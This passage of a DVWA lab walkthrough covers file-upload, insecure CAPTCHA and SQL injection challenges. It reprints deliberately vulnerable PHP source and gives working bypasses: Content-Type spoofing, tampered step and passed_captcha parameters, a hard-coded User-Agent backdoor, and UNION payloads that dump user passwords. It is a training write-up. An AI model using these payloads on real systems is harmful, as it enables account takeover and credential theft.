    $uploaded_name = $_FILES[ 'uploaded' ][ 'name' ];
    $uploaded_type = $_FILES[ 'uploaded' ][ 'type' ];
    $uploaded_size = $_FILES[ 'uploaded' ][ 'size' ];

    // Is it an image?
    if( ( $uploaded_type == "image/jpeg" || $uploaded_type
   == "image/png" ) &&
        ( $uploaded_size < 100000 ) ) {

        // Can we move the file to the upload folder?
        if( !move_uploaded_file( $_FILES[ 'uploaded' ][
   'tmp_name' ], $target_path ) ) {
            // No
            echo '<pre>Your image was not uploaded.</pre>';
        }
        else {
            // Yes!
            echo "<pre>{$target_path} succesfully
   uploaded!</pre>";
        }
    }
    else {
        // Invalid file
        echo '<pre>Your image was not uploaded. We can only
   accept JPEG or PNG images.</pre>';
    }
}

?>
```

In this level, basic validation is added to the file upload process. After the user clicks the Upload button, the code defines the upload directory and the final file path using the original filename like in the low level. However, the application now collects information about the uploaded file, including its name, MIME type, and size. After that, the code checks whether the uploaded file is JPEG or PNG image and whether its size is smaller than 100 KB. Only if both conditions are met, does the code attempt to move the file from its temporary location to the upload directory. If the upload succeeds, a success message is displayed; otherwise, an error message is shown.

When we try to upload our shell.php file, it clearly fails.

```
100000
------geckoformboundaryc17d43b238f2fbe9e9e7e5bbbae9865e
Content-Disposition: form-data; name="uploaded"; filename="shell.php"
Content-Type: application/octet-stream
```

So, we open Burp Suite to view that last request to see why it fails. As expected, the Content-Type of the file is neither "image/png" nor "image/jpeg" but "application/octet-stream" instead. Therefore, in order to bypass the security check, we need to change Content-Type header to "image/png".

0.6 Insecure CAPTCHA

0.6.1 Overview

CAPTCHA is a program that can tell whether its user is a human or a computer. CAPTCHAs are used by many websites to prevent abuse from "bots", or automated programs usually written to generate spam. No computer program can read distorted text as well as humans can, so bots cannot navigate sites protected by CAPTCHAs.

CAPTCHAs are often used to protect sensitive functionality from automated bots. Such functionality typically includes user registration and changes, password changes, and posting content. In this example, the CAPTCHA is guarding the change password functionality for the user account. This provides limited protection from CSRF attacks as well as automated bot guessing.

Objective: Change the current user's password in a automated manner.

0.6.2 Low level

```
<?php

if( isset( $_POST[ 'Change' ] ) && ( $_POST[ 'step' ] ==
   '1' ) ) {
    // Hide the CAPTCHA form
    $hide_form = true;

    // Get input
    $pass_new  = $_POST[ 'password_new' ];
    $pass_conf = $_POST[ 'password_conf' ];

    // Check CAPTCHA from 3rd party
    $resp = recaptcha_check_answer(
        $_DVWA[ 'recaptcha_private_key'],
        $_POST['g-recaptcha-response']
    );

    // Did the CAPTCHA fail?
    if( !$resp ) {
        // What happens when the CAPTCHA was entered
   incorrectly
        $html     .= "<pre><br />The CAPTCHA was incorrect.
   Please try again.</pre>";
        $hide_form = false;
        return;
    }
    else {
        // CAPTCHA was correct. Do both new passwords match?
        if( $pass_new == $pass_conf ) {
            // Show next stage for the user
            echo "
                <pre><br />You passed the CAPTCHA! Click
   the button to confirm your changes.<br /></pre>
                <form action=\"#\" method=\"POST\">
                    <input type=\"hidden\" name=\"step\"
   value=\"2\" />
                    <input type=\"hidden\"
   name=\"password_new\" value=\"{$pass_new}\" />
                    <input type=\"hidden\"
   name=\"password_conf\" value=\"{$pass_conf}\" />
```


```
                    <input type=\"submit\" name=\"Change\"
    value=\"Change\" />
                </form>";
        }
        else {
            // Both new passwords do not match.
            $html     .= "<pre>Both passwords must
    match.</pre>";
            $hide_form = false;
        }
    }
}

if( isset( $_POST[ 'Change' ] ) && ( $_POST[ 'step' ] ==
    '2' ) ) {
    // Hide the CAPTCHA form
    $hide_form = true;

    // Get input
    $pass_new  = $_POST[ 'password_new' ];
    $pass_conf = $_POST[ 'password_conf' ];

    // Check to see if both password match
    if( $pass_new == $pass_conf ) {
        // They do!
        $pass_new = ((isset($GLOBALS["___mysqli_ston"]) &&
    is_object($GLOBALS["___mysqli_ston"])) ?
    mysqli_real_escape_string($GLOBALS["___mysqli_ston"],
    $pass_new ) : ((trigger_error("[MySQLConverterToo] Fix
    the mysql_escape_string() call! This code does not
    work.", E_USER_ERROR)) ? "" : ""));
        $pass_new = md5( $pass_new );

        // Update database
        $insert = "UPDATE `users` SET password =
    '$pass_new' WHERE user = '" . dvwaCurrentUser() . "';";
        $result = mysqli_query($GLOBALS["___mysqli_ston"],
    $insert ) or die( '<pre>' .
    ((is_object($GLOBALS["___mysqli_ston"])) ?
    mysqli_error($GLOBALS["___mysqli_ston"]) :
    (($___mysqli_res = mysqli_connect_error()) ?
```

```
    $___mysqli_res : false)) . '</pre>' );

        // Feedback for the end user
        echo "<pre>Password Changed.</pre>";
    }
    else {
        // Issue with the passwords matching
        echo "<pre>Passwords did not match.</pre>";
        $hide_form = false;
    }

    ((is_null($___mysqli_res =
   mysqli_close($GLOBALS["___mysqli_ston"]))) ? false :
   $___mysqli_res);
}

?>
```

The code implements a two-step password change process protected by a CAPTCHA. In the first step, when the user submits the form with step = 1, the code collects the new password and confirmation password, then verifies a CAPTCHA response using a third-party service. If the CAPTCHA is incorrect, the request is rejected and the form is shown again. If the CAPTCHA is correct and both passwords match, the user is shown a second confirmation form with the password values carried forward as hidden fields.

In the second step, when the user submits the confirmation form with step = 2, the code checks whether the two passwords match. If they do, the new password is sanitized, hashed using MD5, and updated in the database. A success message is then displayed. If the passwords do not match, an error message is shown instead.

The weakness of this CAPTCHA implementation is that it can be easily bypassed. By capturing an unsuccessful request in Burp Suite and modifying the step parameter to 2, we can trick the application into assuming that the CAPTCHA has already been successfully completed, thereby bypassing the CAPTCHA verification entirely.



Here, in the photo, it is clear that we haven't done the captcha since the g-recaptcha-response value is nothing but we still get the successful "password changed" message in response.


0.6.3 Medium level

```
<?php

if( isset( $_POST[ 'Change' ] ) && ( $_POST[ 'step' ] ==
   '1' ) ) {
    // Hide the CAPTCHA form
    $hide_form = true;

    // Get input
    $pass_new  = $_POST[ 'password_new' ];
    $pass_conf = $_POST[ 'password_conf' ];

    // Check CAPTCHA from 3rd party
    $resp = recaptcha_check_answer(
        $_DVWA[ 'recaptcha_private_key' ],
        $_POST['g-recaptcha-response']
    );

    // Did the CAPTCHA fail?
    if( !$resp ) {
        // What happens when the CAPTCHA was entered
   incorrectly
        $html     .= "<pre><br />The CAPTCHA was incorrect.
   Please try again.</pre>";
        $hide_form = false;
        return;
    }
    else {
        // CAPTCHA was correct. Do both new passwords match?
        if( $pass_new == $pass_conf ) {
            // Show next stage for the user
            echo "
                <pre><br />You passed the CAPTCHA! Click
   the button to confirm your changes.<br /></pre>
                <form action=\"#\" method=\"POST\">
                    <input type=\"hidden\" name=\"step\"
   value=\"2\" />
                    <input type=\"hidden\"
   name=\"password_new\" value=\"{$pass_new}\" />
                    <input type=\"hidden\"
   name=\"password_conf\" value=\"{$pass_conf}\" />
```

```
                    <input type=\"hidden\"
   name=\"passed_captcha\" value=\"true\" />
                    <input type=\"submit\" name=\"Change\"
   value=\"Change\" />
                </form>";
        }
        else {
            // Both new passwords do not match.
            $html     .= "<pre>Both passwords must
   match.</pre>";
            $hide_form = false;
        }
    }
}

if( isset( $_POST[ 'Change' ] ) && ( $_POST[ 'step' ] ==
   '2' ) ) {
    // Hide the CAPTCHA form
    $hide_form = true;

    // Get input
    $pass_new  = $_POST[ 'password_new' ];
    $pass_conf = $_POST[ 'password_conf' ];

    // Check to see if they did stage 1
    if( !$_POST[ 'passed_captcha' ] ) {
        $html     .= "<pre><br />You have not passed the
   CAPTCHA.</pre>";
        $hide_form = false;
        return;
    }

    // Check to see if both password match
    if( $pass_new == $pass_conf ) {
        // They do!
        $pass_new = ((isset($GLOBALS["___mysqli_ston"]) &&
   is_object($GLOBALS["___mysqli_ston"])) ?
   mysqli_real_escape_string($GLOBALS["___mysqli_ston"],
   $pass_new ) : ((trigger_error("[MySQLConverterToo] Fix
   the mysql_escape_string() call! This code does not
   work.", E_USER_ERROR)) ? "" : ""));
```

```
        $pass_new = md5( $pass_new );

        // Update database
        $insert = "UPDATE `users` SET password =
'$pass_new' WHERE user = '" . dvwaCurrentUser() . "';";
        $result = mysqli_query($GLOBALS["___mysqli_ston"],
$insert ) or die( '<pre>' .
((is_object($GLOBALS["___mysqli_ston"])) ?
mysqli_error($GLOBALS["___mysqli_ston"]) :
(($___mysqli_res = mysqli_connect_error()) ?
$___mysqli_res : false)) . '</pre>' );

        // Feedback for the end user
        echo "<pre>Password Changed.</pre>";
    }
    else {
        // Issue with the passwords matching
        echo "<pre>Passwords did not match.</pre>";
        $hide_form = false;
    }

    ((is_null($___mysqli_res =
mysqli_close($GLOBALS["___mysqli_ston"]))) ? false :
$___mysqli_res);
}

?>
```

Compared to the previous level, the overall flow remains largely the same, including the two-step process and database update logic. The key difference in this version is the addition of a passed_captcha flag, which is used to indicate that the user has successfully completed the CAPTCHA in step 1. This flag is passed to step 2 and is checked before the password change is allowed to proceed. However, the value is still controlled by the client and can be modified, meaning the CAPTCHA protection can still be bypassed. Therefore, We can still do the same as the last level: capture an unsuccesfuly request, modify step parameter to 2 and passed_captcha parameter to true.


Request
Pretty
Raw
Hex
1 POST /DVWA/vulnerabilities/captcha/ HTTP/1.1
2 Host: 192.168.54.6
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:145.0) Gecko/20100101 Firefox/145.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 85
9 Origin: http://192.168.54.6
10 Connection: keep-alive
11 Referer: http://192.168.54.6/DVWA/vulnerabilities/captcha/
12 Cookie: PHPSESSID=govhkph4qunq5jlq7s4qs70lr4; security=medium
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 step=2&password_new=password&password_conf=password&passed_captcha=true&Change=Change
Search
0 highlights
Response
Pretty
Raw
Hex
Render
95

96
97
98
99 <input type="submit" value="Change" name="Change">
100 </form>
101 <pre>
Password Changed.
</pre>
102

0.6.4 High level


```
<?php

if( isset( $_POST[ 'Change' ] ) ) {
    // Hide the CAPTCHA form
    $hide_form = true;

    // Get input
    $pass_new  = $_POST[ 'password_new' ];
    $pass_conf = $_POST[ 'password_conf' ];

    // Check CAPTCHA from 3rd party
    $resp = recaptcha_check_answer(
        $_DVWA[ 'recaptcha_private_key' ],
        $_POST['g-recaptcha-response']
    );

    if (
        $resp ||
        (
            $_POST[ 'g-recaptcha-response' ] ==
  'hidd3n_valu3'
            && $_SERVER[ 'HTTP_USER_AGENT' ] == 'reCAPTCHA'
        )
    ){
        // CAPTCHA was correct. Do both new passwords match?
        if ($pass_new == $pass_conf) {
            $pass_new = ((isset($GLOBALS["___mysqli_ston"])
  && is_object($GLOBALS["___mysqli_ston"])) ?
  mysqli_real_escape_string($GLOBALS["___mysqli_ston"],
  $pass_new ) : ((trigger_error("[MySQLConverterToo] Fix
  the mysql_escape_string() call! This code does not
  work.", E_USER_ERROR)) ? "" : ""));
            $pass_new = md5( $pass_new );

            // Update database
            $insert = "UPDATE `users` SET password =
  '$pass_new' WHERE user = '" . dvwaCurrentUser() . "'
  LIMIT 1;";
            $result =
  mysqli_query($GLOBALS["___mysqli_ston"],  $insert ) or
```

```
    die( '<pre>' . ((is_object($GLOBALS["___mysqli_ston"]))
    ? mysqli_error($GLOBALS["___mysqli_ston"]) :
    (($___mysqli_res = mysqli_connect_error()) ?
    $___mysqli_res : false)) . '</pre>' );

                // Feedback for user
                echo "<pre>Password Changed.</pre>";

            } else {
                // Ops. Password mismatch
                $html      .= "<pre>Both passwords must
    match.</pre>";
                $hide_form = false;
            }

        } else {
            // What happens when the CAPTCHA was entered
    incorrectly
            $html      .= "<pre><br />The CAPTCHA was incorrect.
    Please try again.</pre>";
            $hide_form = false;
            return;
        }

        ((is_null($___mysqli_res =
    mysqli_close($GLOBALS["___mysqli_ston"]))) ? false :
    $___mysqli_res);
}

// Generate Anti-CSRF token
generateSessionToken();

?>
```

In high level, the password update logic remains largely unchanged but is now executed in a single step. The key difference lies in the CAPTCHA validation: besides accepting a legitimate reCAPTCHA response, the code includes a hard-coded bypass that allows the check to pass when the User-Agent is set to reCAPTCHA and the g-recaptcha-response value is hidd3n_valu3.

```
<!-- **DEV NOTE**   Response: 'hidd3n_valu3'   &&   User-Agent:
'reCAPTCHA'   **/DEV NOTE** -->
```

Therefore, we can use Burp Suite to modify the User-Agent value and g-recaptcha-response value as hinted.



0.7 SQL Injection

0.7.1 Overview

A SQL injection attack consists of insertion of a SQL query via the input data from the client to the application. A successful SQL injection exploit can read sensitive data from the database, modify database data, execute administration operations on the database, recover the content of a given file present on the DBMS file system and in some cases issue commands to the operating system. SQL injection attacks are a type of injection attack, in which SQL commands are injected into data-plane input in order to affect the execution of predefined SQL commands.

Objective: Steal passwords of five users in the database

0.7.2 Low level

```
<?php

if( isset( $_REQUEST[ 'Submit' ] ) ) {
    // Get input
    $id = $_REQUEST[ 'id' ];

    switch ($_DVWA['SQLI_DB']) {
        case MYSQL:
            // Check database
            $query  = "SELECT first_name, last_name FROM
  users WHERE user_id = '$id';";
            $result =
  mysqli_query($GLOBALS["___mysqli_ston"],  $query ) or
  die( '<pre>' . ((is_object($GLOBALS["___mysqli_ston"]))
  ? mysqli_error($GLOBALS["___mysqli_ston"]) :
  (($___mysqli_res = mysqli_connect_error()) ?
  $___mysqli_res : false)) . '</pre>' );

            // Get results
            while( $row = mysqli_fetch_assoc( $result ) ) {
                // Get values
                $first = $row["first_name"];
                $last  = $row["last_name"];

                // Feedback for end user
                echo "<pre>ID: {$id}<br />First name:
  {$first}<br />Surname: {$last}</pre>";
            }

            mysqli_close($GLOBALS["___mysqli_ston"]);
            break;
        case SQLITE:
            global $sqlite_db_connection;

            #$sqlite_db_connection = new
  SQLite3($_DVWA['SQLITE_DB']);
            #$sqlite_db_connection->enableExceptions(true);

            $query  = "SELECT first_name, last_name FROM
  users WHERE user_id = '$id';";
```

```
            #print $query;
            try {
                $results =
    $sqlite_db_connection->query($query);
            } catch (Exception $e) {
                echo 'Caught exception: ' .
    $e->getMessage();
                exit();
            }

            if ($results) {
                while ($row = $results->fetchArray()) {
                    // Get values
                    $first = $row["first_name"];
                    $last  = $row["last_name"];

                    // Feedback for end user
                    echo "<pre>ID: {$id}<br />First name:
    {$first}<br />Surname: {$last}</pre>";
                }
            } else {
                echo "Error in fetch
    ".$sqlite_db->lastErrorMsg();
            }
            break;
     }
}
?>
```

This code implements a user lookup feature based on an ID value submitted through a request. It first checks whether the Submit parameter is present, indicating that the form has been submitted. If so, it retrieves the id parameter from $_REQUEST.

The code then checks the $_DVWA['SQLI_DB'] configuration to determine which database system is in use. Depending on this setting, the same SQL query is executed using either the MySQL or SQLite API. In both cases, the query retrieves the first_name and last_name fields from the users table where the user_id matches the provided ID, and the results are displayed to the user in the same format.

For example, when the input 1 is provided, the application executes the query SELECT first_name, last_name FROM users WHERE user_id = '1';. However, the


input is inserted directly into the SQL query without any validation or escaping, making the application vulnerable to SQL injection.

Because the query results are reflected in the application's response, this vulnerability can be exploited using a UNION-based SQL injection attack to retrieve data from other tables within the database.

For a UNION query to work, two conditions must be satisfied: both queries must return the same number of columns, and the corresponding columns must have compatible data types. From the source code, we can see that the original query returns two columns (first_name and last_name), which means the injected query must also return two columns. Additionally, these columns are likely string-based.

Since the original query retrieves data from the users table, which typically contains sensitive information such as usernames and passwords, the next step is to identify the column names in this table. Because the input is placed inside single quotes, a closing quote is required to break out of the original query, and a comment must be used to truncate the remaining SQL statement. In MySQL, this can be done using the # character.

Combining these elements, the following payload can be used: 1' UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name = 'users'#, which allows an attacker to enumerate the column names of the users table.



Looking at the returned results, we notice that there are password and user column. In order to view them, we will continue to use UNION attack: "1’ UNION SELECT user, password from users#"

0.7.3 Medium level

```
<?php

if( isset( $_POST[ 'Submit' ] ) ) {
    // Get input
    $id = $_POST[ 'id' ];

    $id =
   mysqli_real_escape_string($GLOBALS["___mysqli_ston"],
   $id);

    switch ($_DVWA['SQLI_DB']) {
        case MYSQL:
            $query  = "SELECT first_name, last_name FROM
   users WHERE user_id = $id;";
            $result =
   mysqli_query($GLOBALS["___mysqli_ston"], $query) or die(
   '<pre>' . mysqli_error($GLOBALS["___mysqli_ston"]) .
   '</pre>' );

            // Get results
            while( $row = mysqli_fetch_assoc( $result ) ) {
                // Display values
                $first = $row["first_name"];
                $last  = $row["last_name"];

                // Feedback for end user
                echo "<pre>ID: {$id}<br />First name:
   {$first}<br />Surname: {$last}</pre>";
            }
            break;
        case SQLITE:
            global $sqlite_db_connection;

            $query  = "SELECT first_name, last_name FROM
   users WHERE user_id = $id;";
            #print $query;
            try {
                $results =
   $sqlite_db_connection->query($query);
            } catch (Exception $e) {
```


```
                echo 'Caught exception: ' .
    $e->getMessage();
                exit();
            }

            if ($results) {
                while ($row = $results->fetchArray()) {
                    // Get values
                    $first = $row["first_name"];
                    $last  = $row["last_name"];

                    // Feedback for end user
                    echo "<pre>ID: {$id}<br />First name:
    {$first}<br />Surname: {$last}</pre>";
                }
            } else {
                echo "Error in fetch
    ".$sqlite_db->lastErrorMsg();
            }
            break;
     }
}

// This is used later on in the index.php page
// Setting it here so we can close the database connection
    in here like in the rest of the source scripts
$query  = "SELECT COUNT(*) FROM users;";
$result = mysqli_query($GLOBALS["___mysqli_ston"],  $query
    ) or die( '<pre>' .
    ((is_object($GLOBALS["___mysqli_ston"])) ?
    mysqli_error($GLOBALS["___mysqli_ston"]) :
    (($___mysqli_res = mysqli_connect_error()) ?
    $___mysqli_res : false)) . '</pre>' );
$number_of_rows = mysqli_fetch_row( $result )[0];

mysqli_close($GLOBALS["___mysqli_ston"]);
?>
```

The medium level code handles the user lookup in a similar way to the previous level but adds some basic security measures. Firstly, instead of $_REQUEST, the application now retrieves the id parameter from $_POST when the form is submit-

ted.

Moreover, the function mysqli_real_escape_string() is applied to the id parameter. However, this sanitization is ineffective because the id value is not enclosed in quotes and is inserted directly into the statement. As a result, an attacker can still append SQL keywords, and the database system will interpret the injected input as valid SQL.

Even though the id input in the frontend has been changed to checkbox, this can be bypassed by using Burp Suite to intercept the request to modify the input parameter id and send the request. In conclusion, our final query would be the same as one for the previous level which just needs to remove the first ’ to become "1 UNION SELECT user, password from users#"



0.7.4 High level

```
<?php

if( isset( $_SESSION [ 'id' ] ) ) {
    // Get input
    $id = $_SESSION[ 'id' ];

    switch ($_DVWA['SQLI_DB']) {
        case MYSQL:
            // Check database
            $query  = "SELECT first_name, last_name FROM
   users WHERE user_id = '$id' LIMIT 1;";
            $result =
   mysqli_query($GLOBALS["___mysqli_ston"], $query ) or
   die( '<pre>Something went wrong.</pre>' );
```


```
            // Get results
            while( $row = mysqli_fetch_assoc( $result ) ) {
                // Get values
                $first = $row["first_name"];
                $last  = $row["last_name"];

                // Feedback for end user
                echo "<pre>ID: {$id}<br />First name:
{$first}<br />Surname: {$last}</pre>";
            }

            ((is_null($___mysqli_res =
mysqli_close($GLOBALS["___mysqli_ston"]))) ? false :
$___mysqli_res);
            break;
        case SQLITE:
            global $sqlite_db_connection;

            $query  = "SELECT first_name, last_name FROM
users WHERE user_id = '$id' LIMIT 1;";
            #print $query;
            try {
                $results =
$sqlite_db_connection->query($query);
            } catch (Exception $e) {
                echo 'Caught exception: ' .
$e->getMessage();
                exit();
            }

            if ($results) {
                while ($row = $results->fetchArray()) {
                    // Get values
                    $first = $row["first_name"];
                    $last  = $row["last_name"];

                    // Feedback for end user
                    echo "<pre>ID: {$id}<br />First name:
{$first}<br />Surname: {$last}</pre>";
                }
            } else {
```

```
                echo "Error in fetch
   ".$sqlite_db->lastErrorMsg();
            }
            break;
     }
}
?>
```

The high level code retrieves and displays user information based on an ID stored in the server-side session rather than taking input directly from a user request. It first checks whether the $_SESSION['id'] variable is set, ensuring that the user ID is controlled by the application.

Once the session ID is obtained, the code determines which database system is in use and executes the same SQL query accordingly. The query selects the first_name and last_name fields from the users table where the user_id matches the session value and limits the result to a single row.

Although the ID is obtained from the session rather than directly from user input, the SQL query is still vulnerable. The session value is inserted into the query without proper sanitization and is enclosed in quotes, similar to the low level implementation. Because the application allows users to modify their ID, an attacker can manipulate the session value and indirectly influence the SQL query. As a result, SQL injection remains possible, and the same attack technique used in the low level can still be applied.



0.8 Blind SQL Injection

0.8.1 Overview

Blind SQL injection is a type of SQL Injection attack that asks the database true or false questions and determines the answer based on the applications response. This attack is often used when the web application is configured to show generic error messages, but has not mitigated the code that is vulnerable to SQL injection.

When an attacker exploits SQL injection, sometimes the web application displays error messages from the database complaining that the SQL Query's syntax is incorrect. Blind SQL injection is nearly identical to normal SQL Injection, the only difference being the way the data is retrieved from the database. When the database does not output data to the web page, an attacker is forced to steal data by asking the database a series of true or false questions. This makes exploiting the SQL Injection vulnerability more difficult, but not impossible.

Objective: Find the name of database using Blind SQLi

0.8.2 Low level

```
<?php

if( isset( $_GET[ 'Submit' ] ) ) {
    // Get input
    $id = $_GET[ 'id' ];
    $exists = false;

    switch ($_DVWA['SQLI_DB']) {
        case MYSQL:
            // Check database
            $query  = "SELECT first_name, last_name FROM
   users WHERE user_id = '$id';";
            try {
                $result =
   mysqli_query($GLOBALS["___mysqli_ston"],  $query ); //
   Removed 'or die' to suppress mysql errors
            } catch (Exception $e) {
                print "There was an error.";
                exit;
            }

            $exists = false;
            if ($result !== false) {
                try {
                    $exists = (mysqli_num_rows( $result ) >
   0);
                } catch(Exception $e) {
                    $exists = false;
                }
            }
            ((is_null($___mysqli_res =
   mysqli_close($GLOBALS["___mysqli_ston"]))) ? false :
   $___mysqli_res);
            break;
        case SQLITE:
            global $sqlite_db_connection;

            $query  = "SELECT first_name, last_name FROM
   users WHERE user_id = '$id';";
            try {
```


```
                $results =
    $sqlite_db_connection->query($query);
                $row = $results->fetchArray();
                $exists = $row !== false;
            } catch(Exception $e) {
                $exists = false;
            }

            break;
    }

    if ($exists) {
        // Feedback for end user
        echo '<pre>User ID exists in the database.</pre>';
    } else {
        // User wasn't found, so the page wasn't!
        header( $_SERVER[ 'SERVER_PROTOCOL' ] . ' 404 Not
    Found' );

        // Feedback for end user
        echo '<pre>User ID is MISSING from the
    database.</pre>';
    }

}
?>
```

This code checks whether a user ID exists in the database and provides different responses depending on the result. It first verifies whether the Submit parameter is present in the URL, indicating that the request has been sent. If so, it retrieves the id value from the $_GET parameter and initializes a variable named $exists to track whether the user is found.

